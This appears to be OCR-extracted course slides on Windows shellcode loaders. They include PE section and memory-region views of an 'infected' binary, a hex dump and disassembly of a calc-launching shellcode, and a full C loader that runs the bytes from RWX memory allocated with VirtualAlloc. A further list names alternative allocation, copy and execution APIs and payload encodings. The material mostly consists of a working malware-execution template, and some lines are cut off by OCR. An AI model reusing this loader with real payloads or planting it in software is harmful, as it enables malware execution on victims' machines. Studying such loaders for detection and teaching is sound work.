
Memory Region Backed vs. Unbacked





Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	5E200	1000	5E076	60000020	0	0	0
.rdata	5E600	20A00	60000	20854	40000040	0	0	0
.data	7F000	800	81000	2DD8	C0000040	0	0	0
.pdata	7F800	7200	84000	711C	40000040	0	0	0
.rsrc	86A00	800	8C000	7B8	40000040	0	0	0
.reloc	87200	E00	8D000	CC6	42000040	0	0	0


Process Memory Regions



Info	Protection	Type
Reserved (00007FF4262F0000)		MAP
Reserved		PRV
Reserved		PRV
	-RW--	PRV
	-R---	MAP
procexp64.infected.exe	-R---	IMG
".text"	ER---	IMG
".rdata"	-R---	IMG
".data"	-RWC-	IMG
".pdata"	-R---	IMG
"_RDATA"	-R---	IMG
".rsrc"	-R---	IMG
".reloc"	-R---	IMG
credui.dll	-R---	IMG
".text"	ER---	IMG
".rdata"	-R---	IMG
".data"	-RW--	IMG
".pdata"	-R---	IMG
".didat"	-R---	IMG
".rsrc"	-R---	IMG
".reloc"	-R---	IMG


Shellcode Loader Example

Shellcode: Calc




```
PS C:\Users\hacker\source\repos\supermega\shellcodes> Format-hex -Path $filePath


           Path: C:\Users\hacker\source\repos\supermega\shellcodes\calc64.bin

           00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH□äðèÀ...AQAPRQ
00000010   56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH□R`H□R.H□R
00000020   20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H□rPH.·JJM1ÉH1À
00000030   AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
00000040   52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH□R □B<H.Ð□□□
00000050   00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H□ÀtgH.ÐP□H.D
00000060   8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  □@ I.ÐãVH.ÉA□4□H
00000070   01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
00000080   38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
00000090   8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  □@$I.ÐfA□.HD□@.I
000000A0   01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA□.□H.ÐAXAX^YZ
000000B0   41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH□ì AR.àXA
000000C0   59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH□.éW...]Hº...
000000D0   00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H□□....Aº1□
000000E0   6F 87 FF D5 BB FE 0E 32 EA 41 BA A6 95 BD 9D FF  o□.Õ»þ.2êAº¦□½□.
000000F0   D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH□Ä(<.|.□ûàu.»G
00000100   13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA□Ú.Õcalc.
```

Shellcode: Calc



```
PS C:\Users\hacker\source\repos\iattest\x64\Release> radare2.exe .\calc64.bin
[0x00000000]> pd
            0x00000000      fc             cld
            0x00000001      4883e4f0       and rsp, 0xfffffffffffffff0
            0x00000005      e8c0000000     call 0xca
            0x0000000a      4151           push r9
            0x0000000c      4150           push r8
            0x0000000e      52             push rdx
            0x0000000f      51             push rcx
            0x00000010      56             push rsi
            0x00000011      4831d2         xor rdx, rdx
            0x00000014      65488b5260     mov rdx, qword gs:[rdx + 0x60]
            0x00000019      488b5218       mov rdx, qword [rdx + 0x18]
            0x0000001d      488b5220       mov rdx, qword [rdx + 0x20]
            0x00000021      488b7250       mov rsi, qword [rdx + 0x50]
            0x00000025      480fb74a4a     movzx rcx, word [rdx + 0x4a]
            0x0000002a      4d31c9         xor r9, r9
        .-> 0x0000002d      4831c0         xor rax, rax
        :   0x00000030      ac             lodsb al, byte [rsi]
        :   0x00000031      3c61           cmp al, 0x61                ; 'a'
       ,==< 0x00000033      7c02           jl 0x37
       |:   0x00000035      2c20           sub al, 0x20                ; " H\x8brPH\x0f\xb7
       `--> 0x00000037      41c1c90d       ror r9d, 0xd
        :   0x0000003b      4101c1         add r9d, eax
        `=< 0x0000003e      e2ed           loop 0x2d
            0x00000040      52             push rdx
            0x00000041      4151           push r9
            0x00000043      488b5220       mov rdx, qword [rdx + 0x20]
            0x00000047      8b423c         mov eax, dword [rdx + 0x3c]
            0x0000004a      4801d0         add rax, rdx
            0x0000004d      8b8088000000   mov eax, dword [rax + 0x88]
            0x00000053      4885c0         test rax, rax
```

Shellcode: Loader



shellcodeexec.c

iattest

```
#include <stdio.h>
#include <windows.h>
unsigned char buf[] =
"\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48\x8B\x5
int main()
{
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

No issues found

Developer PowerShell

```
PS C:\Users\hacker\source\repos\iattest\x64\Release> .\shellcodeloader.exe
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
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PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
```


Need:


- Shellcode (payload)
- VirtualAlloc memory
- Copy shellcode to memory
- Exec memory

Shellcode Loader: 1/3 VirtualAlloc




VirtualAlloc(RWX)
Create new region in process

Shellcode Loader: 2/3 Copy




Copy Payload to RWX Region

Shellcode Loader: 3/3 Exec



Shellcode Loader Structure

- The payload / shellcode to execute
  - In .data, .rdata, .text, from a file
  - Encoded, encrypted, base64, xor'd…
- The writeable/executable memory
  - VirtualAlloc()
  - NtAllocateVirtualMemory()
  - HeapAlloc()
- The copy
  - for() loop
  - memcpy() / memmove()
  - RtlCopyMemory(), CopyMemory(), MoveMemory()
- The execution
  - Just jmp to it: ((void(*)())exec)();
  - CreateThread(), QueueUserWorkItem()
  - QueueUserApc()
  - Windows functions which use a callback
- Shellcode can be a reflective DLL




Shellcode Loader

In other languages

Shellcode Loader: .NET / C#

